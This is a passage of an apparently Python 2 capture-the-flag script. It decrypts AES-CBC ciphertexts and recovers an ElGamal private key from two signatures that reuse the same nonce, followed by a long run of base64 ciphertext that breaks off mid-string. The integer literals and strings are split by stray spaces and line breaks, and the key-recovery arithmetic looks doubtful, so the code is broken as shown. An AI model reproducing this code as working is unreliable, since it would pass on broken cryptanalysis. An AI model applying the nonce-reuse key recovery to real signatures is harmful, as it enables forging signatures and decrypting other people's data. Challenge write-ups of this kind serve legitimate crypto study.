    aes_cipher=['ciY5/kGjPdhAKVrnhNdWnrPLTRxgYyBS7qMYrz2Ak0o=\n', 'qogojMDs8nk9+xjtzaJ2as9heZ1hO4tU+lkWy5p6an0=\n', 'KFcU6TOSA9pa1rhK7z4MbB2973DWjefjdtLpAL3e7j2kyKh958JjDgs4gP+z14Fu7C6u40ol/t2d\nm5MVgeY93g==\n', 'EmS6a94W5adYv6t4lClWso8eBEc43Bv6UDf2di1eaS40jPfkKhplW2xZqhftGQSQxbXPRo7pkI7e\nItzc0WCy0P8TT49/UPAMF5b60gDZMPt2j/ZRAuHxaJzF8Cx2it7gKs24ncfTd4SOWe2u7MKOKw==\n']
    for x in aes_cipher:
        aes=AES.new(AES_key, AES.MODE_CBC,x[:16])
        print aes.decrypt(x.decode('base64'))[16:]
    #elgamal
    y=151489661774639046919769298389308532692890428398637291537221594180424287500601074302714820406408197995716948072065655637329475316931106475840229384879690954263837800896372604784329282719837119418456601115271823454786890923289477807326109869922849170521811036069433015496203743330557137721738031600390456777 47L
    g=25986687973107588697969881578531976225371183716036966607566598597020466205189059529253570979189706405467377222766170735056450913652725357600357578278196605120029525929914741729624555676312392184452733004866834101377570297318905377030568966047530761331315780489316379915546238079764422405334804304898426687980L
    p=13796788855799958495231923754289302633674821057733688025468775860350958537052890173105561545012164146248242497065734786530193951012125955878247103867126829534719994320898583772143070878684824015008838996599341004539562359002011079772850443501320237242972510761084454667004067017193693304739646180569815215788 7L
```

```
a=39370371870759685744880219013861529359618555030410863001040308371947410012054549207
612071728536023322186748226046661353393772853562380526414095218658206970877514669689306 99
084031976247998119116138379060596152120622428581958956943934711829157012576482425224971 79
747187947964290006372694748215594916398762776 22L
b_1=13468448562416172298702163569634090612587424270025584048997871790957294962904758 3
933623167185071756551222666372564819181853883708840908663577036374636521884329720103037 55
013645256911430171947355697005871247020867161170947688606203213041462115559203598221648 21
840697791573291965038230266885391590758841124359 96L
b_2=10539616620643088319861427589082706205615901228611004257557202414683403663281627 6
753821090982097827834427186711544957971715438182849629129341938574550891409300133967462 94
776586225382703501013190770429102545610590365496888099239597517705967641050209524823909 18
478734709907316248086147831224037837916973563133 95L
m1='ESIGN'
m2='in these Signatures, important things r different....but....they r one and the same. indeed.'
h1= int(SHA.new(m1).digest().encode('hex'),16)
h2= int(SHA.new(m2).digest().encode('hex'),16)
k = (h1-h2)*inverse((b_1 - b_2), (p-1)) %(p-1)
##secret key in elgamal
x = ((h1 - k*b_1)*inverse(a, (p-1))%(p-1))/2##--------------->or :  x ==((h1 - k*b_1)*inverse(a, (p-1))%(p-1)) + (
p-1)
print 'elgamal secrect key:>>'+str(x)
tmp=''
aes_cipher=['G71nGgtgTBqAlDY5ly5jr0HV36nGVkDB2QqYMlJ3/DzxE93u6MDbdGaXASH+cb4mTMLPcTbyjlZ
m\n0Y1AD3B6q9UloQssfIorvj6TjifQ89KaZSQf1YkRl1QzcL+DLzDhvMPBEwpwhZw6CAYVitfUHHRu\nefNhCHWFfyY
YAaMbM8BFpB8ndYMsfgF6UmhJc+qfMnxF7GqYduQwqqtmOXWnde08NAbMJzvLvZdW\nYxCkRpXMAOEf80R9jk
efmttTKZ2hVS23MFI7rM4/sWccpNCb2fhR0X3Mk5rpk5F9fAmmvICPkTi+\nsGYg/GLIIzxwcGTZuBUVo+GDzVfE/vY
UMQbhs8rYrdIffdRxPuSYkJIYvL4egnpNI7uk24xKfEWy\nDo1Zf5A7bjMdJ8q572JGX2/bzXGFdZw+GXIVVuZmwN0se
G3Q5tCI1iMHmPdmToEhK7tZpHw4wMii\njYq4lC518jXcfhmkG7OxGer0q4D6EcjYPr10/nGjPf9lp8ra6cAungruZWn
```

DmjUbQcC8d2itrp6D\nqqAcKkNYda3OGs2LSWJwTcyz7mNhvn7vlAo9XOtI3dT6CLCqDRFc9r1cXFw7A6uFDth3Sl1
Dc6az\nRwiE4U41LIPaMWO5AYhkmREXXL64LbWkOWnB0JDhohKAn/ZvXgd2g+hiaCkAHvwRWu3AvLNV5V2v\nz
KaGF9prvinT2EYIyV66tdnCAs+2NaiZDj4E3L3FBRNxl+p23PwYMQ51x0hqKmIU2EEcDx/ZEKwn\n/F7jLoAFHk/1/ao
R5a55fKo+jBm9CHjlhon4QQSkyheZzmpyHCNx/BTFID8VfqhlSRUHPVGI/Bui\nIZklL5q9ssWobYNcUoTEnglFCsbhu5
PGp0VEVNyd2ypQocG5C/DTPSqP3bdmhNgFxUgW32RpRowx\nZItKRlrTZnPwFY9T7TXpCrMxydkWf/1nELWkAiqY
GbIOCRRzua0DRfVNF1rLoJQF2V61lhcwkXub\nCBKCRsrwmaRUQVshECW1EC6pV0Tp8i5SQ8HhbL3DOae2rFTnmw
/wnpTgU28dcb4eKEdAYHlZYPd5\nRJnl/jyjHwu1TaGLaY2X7ic08pEprRBz2+U7rDFdlMHAqRopbARzQu1Fb5oQMG
y2qAP0QnAD9oOX\nmr6ICRri5FIa1bS3Bb6+qypCVwAc9Uq68oYvSegck6Tv+pvKxLNpx6XFMEzDU81KkQ9uOz1bG
I/n\n5+uSrW8fJJAHd3RhYWPfVIfSWmwZ8rcCzhIZ3fZ3iXeEw22j86rhqe+1p/6Zjh8q\n', 'ED4pq53sQmybRul39olk
A3SMqIPDiIxf8E0+rEdUAffzbLjBY2yAsuvd9g7/7YU4BzE4HX+AS3ay\nGgJFqXnYSbz7u3qw7MPdJjVsgyHE9aju2oHX
IvXSAk5vqUwKRLT/MjtPsHi9b1D1lG3ua5Ip0hzm\nfGzaWKkJmfeMRItY4FemrdbKMHsxSHGduy9CGnUaDPFdFVqY
joxYCsGmPIXYvjs1Sr52XTyfmrK7\nsVZqRKD3eTwHPhkSFJpsJVZB0O6gi35aIFPzfABKtNEEKeMtI8ZxfYYWGt05C42o
T9bBBqyIGdTG\nWBw0aCysHBHhAEN6Mh1c+iJSryCDkQSCgawCV55AktYt/P1+gx57LmijFJp8cvy0AUtycV5r45N8\
nqPAoDNAPZsM6qdviX3VLXnOU7PIca+jwQ8Dusgxaw+A6L4eHWupFj2Kpnk4zfOfgHbrMZhgPHo4D\n+s69IHfX8p
o5GDUVo0u9GdQj8WShqAPdGtOaou8jYcnpNXpY+RPHb3NqZfgsujR39Vuue4XYmHeo\nyUv5YWER4YbSDqAbmD
E4LF3gO6ZkoYMbpFyHNiHW5Q6Iimfv27bdUM/Y7Y34Vv4EgceJmdbGUvpG\nBmuscFb+6XBo4vizvyIniT/DNUKLD
YIT3vWvSY9g6ez3mZLP4V+liH0E1NbVFhBeGO7DtkyCx8DV\nln8JviO23/U3sUBYImM0Bw1TCkzRTsc+/lTjO/2dBEE
49WTLuEGCG+JIN5S88GQ1xTMAfLnjyujx\nwIBCl5sI4cOLw4Bj+zJ5hMWaQxxZm9UZVlkRAelR7Ahbp5+SuynXaU7
sBKNk0Q/z9ZXyY5GbN6ud\nzgd221tT2bunkKbw3F9wMONsm/TDPC9DpuTkLW4qbCD4g4OXKO2tdTKWBrIPeEV
9s93BNrXs8LqH\ntwfEGbl5c8p7IHLel6vLUKq/wndH0CxcKZZkd2x/K2G+uff4V2EYMWn3TZdZWWUKcYaGSvJ6SqZS
\nK34pLO0jCR3WlM9ObsZCvMqixF/PTMWA4LK/x/AJf7Xc6IOVv3IKgN9UTcxGhNVUQZSEdbxh0ZNA\nLNa51++PQ
rt9Powr5ZetaIdT4zBADAwcEULYbKA2ma0H53fTPxRTy3SzemIEdvk4fwW9N72N9JHN\n29QKr1WYwOj2s2TQD7o
NFIwl4pxAt1T50BP92JZcpmImIy6vfCtgpA3mlLrtmiVpfDPyZcNRiWJS\n4+vGNrt9ihXAjIPEC1ZtqNLuH0uRl3Zm3+zZ
rchw6C72wS2/R5PgyrQlKcuJRWdwVIWefBYRxIut\npI9sFEJ/YGQDGDbADMzzgx0DUgDsb9DwjonnWPlS0iamPNR
VLwNAZ/GZ41PdWfpXSXY4Stl/VURr\nlC9G+17/9FA3JjR+brge4Tv6bGMJieD3K+wsSM7ZWjjcN0e01I0CqrMGk81/
onoW/ZYr/8lGUHem\n57mQ/tIsRvxBa4+APcdHQEy0vLowdkN2ZKCxnC0+lw0v7quKI9l8N1lVacUI6HBp9LpKsEY=\
n', 'lZ47Cr0QmoBxPm4KyDgrOLuXNgK3TFGrcrlx/kNb5IP80lQib5TJOv++5zPsYpioT78jabZNhtYC\nWA0p851yHNQ
so+p2KTvy8RPbhqPkgVNPIuqYV+kX0yAypKHeaX2cdfci6wSLNbkq4t1eVnyHq1bf\njxLcKfG7WpKNUEnc7O22gMIZ

Y9dR9Ctg6o0gSaHr\n', 'sei1bcxEOGSD6sfFXg1HLTIOiUD0IBcnsz+MYoNiQZ31trOWtx61usgc1CcExQv6aublc+xposj
s\n1W4wZRJYQ0JNPeEMPJfEW5ISAGqW39fbu3QRWi0OCPKYYQEEG9DsTJU4IoFqN3rwhuAF7CCKPIuv\nfEXi/5pU
yrJcmLckD4rIUBfDacgeLfMJzXDQn5h0Oe9C/lf6EMQj9nDthjzXKLNamsE9wxS1YXqJ\nk5RpHHmLH1ZfRzfgN8tGyE
bcLHjgOv4DIXVLXHHQEfFMAf/IEffm3adPyXoal0EubvYdES9JHSB/\n0nh6sWt1jDXFNfY6wI7fD+MBhLqcaM66c/E+
8Jyn0p160bl7xxwJRxf5QFocMJW6q7HDKQS1foSa\nFM7dxHaVeopFX0Mf2p0bxEUWM0BLI5aKWMgojt5nBWWj3
ke3HhTjZE0R+1FmWeQ0z3fnVkWt/qrb\nP8mQFNHenhF9Liu31kNET8a36Rp7dl/Ub1JTYFvmraVmlWUr94p+/aR5
kQm+DjoYbZm6mXHQaeom\ni28wwClcooOTY4sV42/d4iYYgLi41qbha3uUi01hw3FLOUiM52uQUchgbtllda1dT8H
u6j6+xB9F\n8DfHp902uR9jt3CifRBmdT9WzD77nYNDuot8iUtok8kB+b2l9QllHDpG2oJ5DADn/0tOurE7Ztrf\ny/0C
2mCqT/J6k+rdni/Rmx5PpD3DCSQ5k3ebForUMEyAIZqM1vaSk+Inj5tfP2j/iFq5aOmkXgre\nX+4Cubmopk0PHc2b+
0w74dPGFw9pIdJoI6ovjBiULusgsXEXql64MHI/tGZ3YuXD6qgJTplOW51A\nhN4EaYhzmboPhZe5i2aYR02houlwEQ
xMtLRNGDgG58ndlnNYnrxRiUm5E8JVj3aSPqpJ4s+SimWY\nocJSEj1uEtsCvrnCXYUHweibZ2jlhqUTzhG9V+8hVxgB
FJGS46XBZ6dBaWsdJkS7OWdGNCOJsSGT\nV1xEZSLIwJQlLz06qWUnqz51eaVUKjYSfey1XR5J1f3gYNNiX3umKQ0G
+GCU2tvrJziX2EO0LKJ9\nLPqyhlR0jrE0XgjGKZUZGLcbAdYbvZAIMGhGh2EyUPJUe68vMB8mCUzukI5iAMAUtSKMp
oTdPYBH\nBvv7XVRFvFJy6n3oYjLwglaAgnde0LPnUqelmw76d3iuSIz7H3BhxUZmtarTRh/KXC5Ye/bgpqo7\nh6ZlEE
ps3iQSiXdfSSPERwy5V2ovM96NHsqJo+nUCK/CkvQxsLF8TlaO2mIc/lq9MKa0eNIGScMp\n6yg2LArh6rG5qIdBvj0w
r+Yw0q81vicFUKw5r43NxxCtP5YRAyuNteviJEYZchb12K2LQbA63V1d\nXai75RG29+DzdXl+jLzZl8el+iWzMFBe+nkZ
GQc2HQlNERubmM4nvu3r/L8t+9PhnY5wPbTGKCom\n30ef1oQF+fTyWcRHSrtQRAbF/4hcqWt63mHajVjpz4nbfsL
u68eFILUH6C7852vlGAilWN4=\n', 'gm7jC5k6lGJBWB6sK7g25KcPAJfLFQx2nA1qbPIwm9NO3drFzrSL/G12ycMgXv
F0v94gZ/zpwwKW\nBnvpmMbs+UZtKm/pjWLTGGO/RAyHXr8ofM4mf7kavWgfXR+vVv8Q2a2hDPmr1spsUxSZAej
y43M8\nKS8gv/gsyCUdJqxCsMM0jqTUQg6tA3e2hFGCyrpAPHKDiLxFREu4MsZfuOAhT/kp6q34rddxtDkC\n6W2ce
iLf4/9TL0NOI9RNa3yqI0LQQ/AEJ2s77AbGxysvsBeE2ZX988SjpIJxIR6yuHFsrFUb6XO8\nLTKznuQ1FWVxxGCv/BVuF
KpfNngr+ItSx/Uh17VG4RIbqL1G1YFL2rXigxy1vYUu4Mu/MbL41VMf\nA5FpRGhQo6ILtoKzQ1fEqWZfhkqjB2AyOI
wCEFWtjmj7ZAPJ3W5nltya+YD4AZmsDbDFNQTdoTju\nUngphtJfuk6E6bIpC+p+k++Rtj+Ba8MaVcNLExdWhvdsFU
7xIgRL0fbI0vuIqBrTnnP6st4hjBzl\n2gFj0IcAkz355xQf0r3oQu8/5TgzF/VqyUSqLQ0E5a1VhozG5kxv1FX/kMXrqqH3J
59kW2CnNK2o\nnqJGQQ12Z1z/+8r7KW0S94Bok9mRux0G75Tj+qfDNWe8V+yRKJn2bl1khqyDD3Qk/mhGp1lWsc
Rd\njzggYw24pFapOyTJ4MsTSNhVFjqjIcw+mLxhzMnVZyCsOBhivlZRuOGB3QZ5vaNZZOV/oEJ8mtBO\nTE1zTadxzs
2Acnf0CtCLU2XUPYoZyM5RNfddk5JUYp17j+i/wh/vrYT5zj5XMFwT8uj2+4oKXPQ3\n/B8pE625BuTBO+0oSTdHGPr
SJbkK03YnWOD5G1ufXYTKvDK5uM7Tl+nuIhcZiN41QGkmqoe1AdPq\nN5XSSFwOsS5FY5RHCp43X+veIQ4z9vY443

odE8GQrVj2Ox1XdORPM1MfKR6em9dz4HRu2TSLAB+6\nRBFlZEuFFgLRF+/nOMdJ5g614OyJXDLQUEKmv2LLpZ9
mR5lRgUNa072UOnQdZ2VTfYwG5+P7IlsD\nw5J29JwkYJPekaS4dmAHVGfsQq0apEL/okrObvBCVwrhf1Zid6NL2jW
1JYuDPTNzr7IkyQ2tesWE\nFlC1RR5GhWGYiUkldulZ0/6Vd7YQUpSygATEID2UUaKas78ee1g3fq5fEowNUq+GPDlw
B3zdOqi8\n1Ogwokh8t6VH9w/pplcx2zQ88wDH8CFkANbLbiQRCH5dNOz+VOXBbnW3ACagWx3M+SB4GbON6vO
a\nyt06PVVj1SebEyz5S5py/AWUARR6Hzep8AA4gP7qswklzXE3Wglvw2izwJWY5yGV81BCU5ljPisq\nnLLXv1YIOn5
bPk7OHtnpzDyzcHRB+6rn3IlfGMzEvxdkgX3lVPV6ZfUf77j2wQR7zNvFOSkLT55N\n0lL95aIgmGLGjAYOikIxULXvwKv
PN7KbSgBwMyoEUtDwFk9rXdzMZKBERUq50XDco18SjAEbMWT0\nv1ELVjYZV5tPhWprIoDmOjdTbYE7AxJmA0vS
g7uJz67iQGrxuFo5w651gTcQnHKpyoen0sAaaYMC\nhAMo7XMfZP4vYD2otuAFz81W8gfyCcZ6EDErHqKkWPdkPl
GMRvU7tkj4lQiInPltnWnyQSccXpG3\nUfUd3RvmgJz+m2ipjpG2F5lr47sKxNzZ/gPlD82fMGsEiSkoGZKtwqpqMOGg
a7WU29Cu0WYOAKxT\nftOJOAelZ4ZA8sqnXiMC2ddVY5sJ0w8PSfW/TgiS4JoeVxb2boDDqBqyjjFUKFiQZgMqRX5c
V+Bh\ngodnqCEICZRuqEleiR3+zJMdAsJuyaqJToinDLkXQ5KdlDH0+WsVIfTbIBLyp1v/26n6VpJYO/h2\nZRo6luuwGF
cQMTyJKa0uZvjZelzWCp8/Ovur2sq8DRQlfC8DwVU7hxHIDVxC70Kd3sfJuV5Irz4K\neVZBmpZabzi0q52Lh+LeeMNK
nDdcXB1xu2LLhvRRvlo74EhKkIB+99Gmt7cnR0YSykvGjh9wm9lL\nrZl/iZghk4wi3S4NbjeFGnp898NIAtis/eQeLrrzk
HQAupSYPTlgKyVYzC64IRwVasEAcK2xbUY8\nCoMBVWdOfxPXhsInNAm5h3G7XqM=\n', 'ph8RjRg+OQcHinhv2aV
qb6eRuwK06y1jy1SeVnMFCVcyhuhC+Q1atNTe6GmMR415ZLXBOusFUaQR\nKgWB/5QQ8jG1yccPqHJ1VA+xkjtyt
92tc9TJL6iN74pNTECd8yQ4r4CuKkG7t4qbT7HByD5mxVPn\nw3uxiOes4pjGUgF8Y3BKwubiDuhOahYSK1lYdlvsTB
bnVKjzUBX4OySXNg4Tg/gdFVWvxbYPE0Oz\ntbKD+THwgfEUmpF8V3VY8ogAi4e+tWrru3BYdEtj9QBmmRAqaAPs9
IvXUiER/CEgxtaj9W3cAO04\naa6DCkCA0ZXqsJQB1ZHpHAIb+wMXWODJzYSoHOB81HfmTVzkIxd71e891iACnSo/f
8r0YOdDN8JR\n9r728+CMKlAXOdhKcnmS9nPPCZw87UROGVK4hNuNpggJ0tdHkgOcLAJqK1cMxbBHXPiyZF675EL
+\nprgn6pQWhVS2ckLLroG4RrIoKs4E0oO7ibPtbFZmbsz1mE5h3D5Efo82Ry5Jd1e246tBKHrqIUL2\nw9TwGMHZh
TVND/bY0ONsAIASZMiJwOQPl7ejsu544QwL7estgePpGGITbuPZvt+2vbmIcbz3GG/W\n5qmHYK4EcpfHJcRxwkeu2
wlH3IjxaSJj+aeYM0u9Ne0JaaIhzFquTFp0CaEYCUB2nBv9IodKvlUr\nNTKTu5/TlTQxa3cdVzKr1wnAjzpQ5gGq/47jjZ
N6E63aemJpJFrvGTpkiaCNUIMgSV5GqvCETROy\nXWKun5G2fZFS4nYnph4NUHLMNMpf4wRgd6V15G0dy6c8ngP
qu/oWW/heynguUnN0pC9UIIVNo5RX\nuiyejhEab3LtnVglF0Hyj5d2xrcJJY9GvykN5H1Qq5ekvtYyf1ABFh9lw9PbkI
K21ExOvIQqSSKf\nr58Oe4LwO819zmWq1EJZaIjIVUAwOGdOgjjVthBLDQ5nLkfC8LsCaYVDFY2VpbIAPFEB+LGOSRP
g\nhtcYZqc3m0lJ6wo=\n', 'GRjhnUU1+q08d6/e0aU5AwQIBcFMLyGyIL39Gt92MbgQyNbcYOJMAPQ3RJp6LGKeE9
HKUpOLsSlr\nh06NAL350RzJLhJwcaKDq1cEkN65acy0nwabltQp/U9RUNkY/djQEYpEYWFgMet1j8gdre7RMc4Q\n
C/08MmLcRwHSwmr5OnJKc3KbFUksGV15ERlNDTG3INTjE2w1ZepBA3G4BNz5AMa0/yLOTZvcZH0z\nXfsCmM32k

fH11w3MowrPcRdZkpdbsKZVpmKWO1bntg/pozGxJlbYXK6t4gJhWzZM29xiBxpVCUMT\nBd4MpTRLKitvL6AMN6
EJLMRfBZn5idu/zCEwv/VeX+3Ibq/SAFzaaDohUd8Z6t4w+mX6QLOPoiDL\niVgITCPkDQvkSZYXQlZaSW/LqGP0pJN9
YIReezG8mFyo9YyNjr+Zkxp7RkDeXq7FVaH+L2nhqpSP\niIl1tCR6yOuLomI0xnK2seLYRekEYYJY0E9+Ym+2HsnTBQS
VGedc3P1u70UsBlQXj1/2JKBduUDf\nlOERaW4f+qnDEZliSL91Jeo=\n', 'tMCKL7CRa4PLKzTvutetJMS33XWPc6fv7S
zppWMMkyahAAh9R9lTvZcZ3QjZ5Vlfjg6Gp78Cfxq0\nJo99faQS4XzCVMmOuYRFVQBFgSMGydoC8VX7KiBf0hqxN
pXQloVW+JeUHBye+BAr6UhkVfvjunrI\nFVEGD8VkuaJ4CBLxDWJiQSXFTTo9U5+W+1Pfi7qIdwbvSmZPT4LR+jOFw
MHyAmWS8R97qP9zsRQu\n7EmlTWZ769S3XvA/S5j/wMFd7shXvwnYG8gH0Yt2/xWcBFAQhJxilAg4HyEv52i49JJH
5JPI61Ad\nf9cWLzTgkwU6tTONxmzU8RYYas7BDfyzJ0Q9/bNAqdGi2UWLCrZMpsdEIt+TQhEH1LTsZ6gAqgnU\nzfX
YkvOw3znsgdgFev+322HKl8neu/wad6WqsT6BkCPuRIKKMPZd6V0v5S61PSa+741hsGk76mhv\nuaHYwXJy1IOnT5
GsI9DSx4X7fUjhbxx/EmMRWkZQB8qfrnKXwBam5lnH0EYAhpcCvwaQ1946NoNL\n1t9rY9WN8XewRPYp/gAeIFTL
OxsB5h2sQkkGbPDHkCR/gYdFZz5G7WbVAyzCSUYDextgsyHZ2w0B\n85w6tBw7CzX0q5BXfF2io4UDEYLY987tJcuo
5IASzTY1YgXojTcKoWjX2r2WCii5rXuBC+4bWSpC\nh738VSSeH66sKX9tzARnGO3VpdLWfh3R3+Wdb37OqjEZWN6
5cUbpPU4EklXlDvSS+cERvmyHkaal\nMBZky1bwoz/XPwGKb/7H3DktFXi7R6hdRXF5Jj77zKsfkkmmvau5N54+Y8Uk
qglcA1kKeujS9VWF\n0BxUCLpMoCpcLLEP5KgoR0PBd/nwOIRXgSvz5PDgVK/+jIzLhq9HPPjvQsRLxtujn0RB3IZ9MD
kH\nNeGi+WFu2dD017Et6zp2rJR058Xf8cDU4mmN6vkIdVwau0ZllVjp1kBN4OWRs09nW4qDB7Z++i/K\ngWJXYtjr
gvR0hpFrcNs9/C6JmPcg3LJ6ZTmrO6UeGPh9R/mDc6PelboT886c3iui3l2rVLlLexHU\nlqFTEm7HMWiZaIEU6wBC9y
jpJ5ASDQBNcJAiTIpI2v6d6DGTQq47t+ikzme6qO3t4cIvn2+/RJbP\norfPBfM5BhRbs/B+LINM/r2PiQ7Jg59mk/WNvi
G0Jnl0qrfwWt/hJHc=\n', 'KcSwxmbCC3rm1+7D/Le05Z0saLF9FP4CPP/J0mCMLyi3WRGmn0xubf1fgzuw2qPQzzEXJ
UyTZpCc\ndPs9CzSYcEnZvHxYWKLbz4cNzeZD0obtJ2YUaNzYvhBQfht2yQ6t2X4y2afaJCT3NUE5ILPqXCjH\neM5fZ
wAFJOZS3k1HjS5H66q7lJJtowcLPrNfFvoXr+rBUuok3kTf0+Lx1CwyJnxu4joK2StBnWY7\nrnpQNaURaiB95rViEzo9R
47AZIPN/UzXikDhWVyedoSBQ4vwxROfjZwXcnoh0tV6ArgSMUOGyBxF\nuRBeN3jyj7L4cezTeGOviETr3JFehKpk3R
w49foHGWcxOQUVk8BngI4rsi8IOZlDqByzXPZhRfAx\nul74zelOopzR6r5qL+Xb5dgSMiwD9Od1WoOIXNZK4Ws0zKl
acI0BLN1VL/Kqu8FeVV/nrLY7cSSg\n0zt8uR2bp5n+cstJDYBD3L3q4zOILr5hToit1MHCftSy/nt5HP0BrYcoAycYE7FAH
yVOA+Daq9/N\nWrL8vJ0/NtUZsuooS9Umh25Z43EyKWJJaaCKlKKXLnJJdH0dnvhsrnGp2cIM0Tw32I4luPdXnT2/\nr
5iRxmZNb3yrFyy2Df6xuf+F9QBRpBwA6LrUf9IqaicY1i8URs9GBlm9ELOx3q6pWnaAM2YrNDMH\nAj3zyNq6eRix2
NpxZe9400Bd4fpKsJEo4h51EteeyIg8FoVwRy3x9SCJb1Gs1GWTRZb0b4+sWABu\nAy36i+rjkTe/P4GOR3aSyItGRCE
4zqaQhFEo4il1LzwQ3VPH+V1s+o9QVdoQEOTCvlZeOnycgUEX\ntwq1u6Q6iVrjcjffVaz0c/i0+0PRIRfKugAjiEd/Cops
PPItOMaHtS/A0CrqP0o4oim35YUdVVrG\nyUSwlof2iK9QReUhaN03+qgQgxmzyqcm4wXz0O1YZg8/swA7ltfj5nvQ

C7fcIIOHuAPS34BgJ1ff\nMNkPLXbITHALf1CIqQf0xBNEm7jlOvcYDWzD\n', 'DUEHkcLhWgLOaRmLyZ/ir1ZRJ5J/PI8
ekzWJpam0Rk1mZ0t7YD7y7gASHLEuspzrWfZQLeIlAX/W\nQVVdDKwsCF3pfFn3z4hBxP2IfFAbuvdNETEjhIKtHFE/c
zUpFH6OvHlWkuHI9mq6Kf5X4LCTQwqW\nAvlIgz7valMYudCTiUUt3aiYYlJFO6uCg03GjnKehK5/cPA2QACI24GAo2
uPVII0SnygAehNw/AG\n9ZBCE3r9ZF/qP7RAdfQPZw+wUFiFwAAMQNU87ykTFn0v2Xbfj0Rp313+6yubjNkMAmB6
SzkbInUM\nb/DoCHYZwHfFn4WbNycN4IJI/d2OIOVwlUyZU5tlgMxQQKK/IHS3AKTfuIWAXoal8oWG61mqzpaU\nZ
2ZctqfFfaA/0eoq1SQYnnD9TCfIsWiZoOsvVBeb674YrY6epGRCbOuWPGnyFK0EPCk6ZZZ4GZH2\nse5Pvyr6vbn3qFt
op7jCehSobYLS9i2IHuM5TGPJYkpIehuXbPM8IZ8+rMc7j1Ypt9Gapj6wqUN0\nLXCZgpoBRo89GXNRHrHpdLcyk8IF/
q8L8/ucze/QZMKvM1UPOf2U9jqNFipf9RCFyQ3CxEfII488\n/q6EHN6rapczWQl8alQrmY8P5oSiJic6KlD18cDS9NIPd
Gajxg+rr9H7sQlZBVD5ILaAb7Okwnsp\nL64YlIAvEyO+sknsW4BLHD3wH0HgmoGmQoYSfz94wA==\n', 'lxmbvU5g
PSomqdQ2ADwPl42v5gY0pmcNYNbnTf4jnvbIf4aPYBm84hI4T40kKJ1JmapldCP/Xdtg\nRXi75G8mdhBKq42sy+f71
T7sAI7yIIwbY7HOly98E5OgkYlMl4uhsXXMgFTCZY9sfFxesNlBNP9N\nYjy7L2qh+vzx41WF8vMBJm0Q+IlTJ3WqOCn
t2y3kBPjpfv2kY2DMuq7SS2l/hMA44GcsM+aRo9PX\n/pdn+OcBnOhz7Q1eZ8g2YnJff3oM4a9Ch5zuIbWvR/ku4eG
CAXBnoJZuAUJ4to8hIda+CD4ZniQY\n0IxJty1ml+fB9j1jrzmiCTlET9145dgV1xKjkqQplHpgOnELda3H93giULgwMR3
3TfRu9VICJlqD\nhwTIGEGOwSI8x6zoJl29zEOrqUqdxuvRUHc/lrmBPYjDnoWeVVN00Tv+VhL7oac62WBLCtybNQKz
\nSPcQufg355gWAxyYjFvi9q96jlVTm9G+7Sbt/K7iNqhqEObW2ftgkR60W2FmJ85W0Ea+4CDuG9hJ\noRrpCJ4f/pG
EJf9zBZjuPZ1rtQA6HLZg55Ngo0xSfE3+qZF+4PW97Oq8vohgu8m150QUoAXzC9ET\nzT/YjuRP3LEEVkiw/+f7DQBPr
99atB0kp1ZvDPN4jv1z+mSgqo1PTjqvXYGy3d5SiFE3r3bI11Qk\n4GMLV3fEhwY8r07mor95Ib91UESke+PfAkF8njB5
vUoI+1E1gw9x84Lm8T2NInYYhsYtnPnc21Jy\nYrchJJddZ8o/kYMD2Yk401mRu/4I99nJb+CCcLQJRYjqca1B3Fts2Kc4
yAFCWsCEyNBglWv0EnHT\nATFRHy97y0JS0YRFsolksigZKkZMTHylxe+Lz/WRjhgLhrMZS2Px0uFzJfr3L23iJ7VJ8uxpP
lAD\nBAkOkLOsNfHmtjZM2TVX9gjH1SwFH+5+oAy4TnkjtrvSeqIBcloXJCcwr/PoxPbjPLlZCbCd4Uaw\nzeRjP2cCeJ3s
Kd3pYFlnruDYNophDRpQKu5W2MyD1P23DfemtrGn4V1j/uSIfZjmaRI0HKIomcs0\n6BcYZBM7FrnVsHBT8kiCHEm
hr3kzJ9MwXgRdzX/dKgIUyPRlmOVX0RuGg+RBHMIg8RcgamtPtnz8\n8G5GyeCe+E0U\n', 'vJ9r9C4RduBDWIJPJkE
Qn/+DJd7fsmyKPdNG1ky2+w8ukb3b7hINOOFTR8G8dyCOqD/39hOh9t8l\nXc2St+PEeCNLrq7+PLbYbIuDPoTHv9E
aOouiZqugj2esWkLDQrnDcXtNqtlS+5Fuez8YdWaTwbmk\nHSJKh2fIED/m3Zb06KnQGUQqzhTbcLMvtjGOh+L2mB
aNqbyxYMizDx+Gf7s+uj2SKDMd+qdzGd+n\nSCHg0mVfP0l7bYwDEeZjpwoCK0RkxahNAvQkrplrcafdgePvoO7hBr
wXZXU8etsEb0NdvBTQWI+R\n2DbJcr3zAwWFkG3GrTl2TPvaw/vLAyFM6PFyh9VzdztYVi4aF0ZS49q3riFngIqhW1R
kVeUy/i3/\nToLehtzpZwedHkcpL53hSHAE/ZzeqRI4fVvV4ZSGbAzuipa8fFhnbV9c+Jlm0p6fHY9nR+aUVQx6\ntQ+z8
EsP3Jazbko2NMLVqAVQr6Jht/a2vW+xKyTD0B1CGXqOTu1qdaTJj0+5TYn7BljWSnhUWzTd\nru4OnCuNttYVVn9H2

01TsltTry2uZzDdBbTchaZkSoPU0UFNQvnIoG3VLFD8mQYMxqHv0UXxQE/f\nmnkUCjtI3S9YoOKYVWjOXklDjJKX34
9E8gONr0v9shF6Y6xgJiavOe81Qjn/2tZzKgy6b55084n4\nlcX22uifOjWwGQTLXYwNnZYUkyt9+mvzphLmfCr20g/b
ksNxxVGRiJ7BEAZUbQ0gUkEcMMcCbF6K\nkYCvqqJxsuYyR211YK5BburdM8ixTrtnbOSgAO1tSv2IysU5PgIoRA3sXf
ku5hVdihWh70Ppdq1o\nTPsPgE1/zEHJjEseIiKezsqHCDqvyzMsyhjqrmYuBFQ5H7dmLl1NSigy76sEMP21z7i6Nx+iw
Oen\nJDasRZbKRZyE0jZE2qKTnnTmq9rpXx4dEKg1gV0JYv9f0ARaOjJhHINXIaM/ruz7ujKHeTjCptEW\nU6oy7dSQK
u3hkLmvoxAY/m5uyMwP42j5a7JRuPmKjzVpoqQX6JUwBfjxX9+kCAaUZv+hmqcQJ7nU\nRyPihABajrffN4ccpgKOG
WHG2mmH+DRnQis5H3vByLu7dEk9oXgop9zmz1Cz2kEYNTgZLTht6lGa\n1Jk6j9nbYKP4ca2tU23d7l1llGU3XddQQ
w==\n', '7QpydF/gtKINERN/KQsVMPgcHFBT4UcZGzc+rbbhzluDA26+T1f0wXzo/o3D8bHGaDNi8dSD1/HP\nsayjyiV
lN9Dl3IeMhszEUle/hQN3o1rEBXb9pNt7POfoMNO/KjK9Dx6E597Mk5ge6HqJKw34OMrL\nHgpl8aD99nVk04GTdE
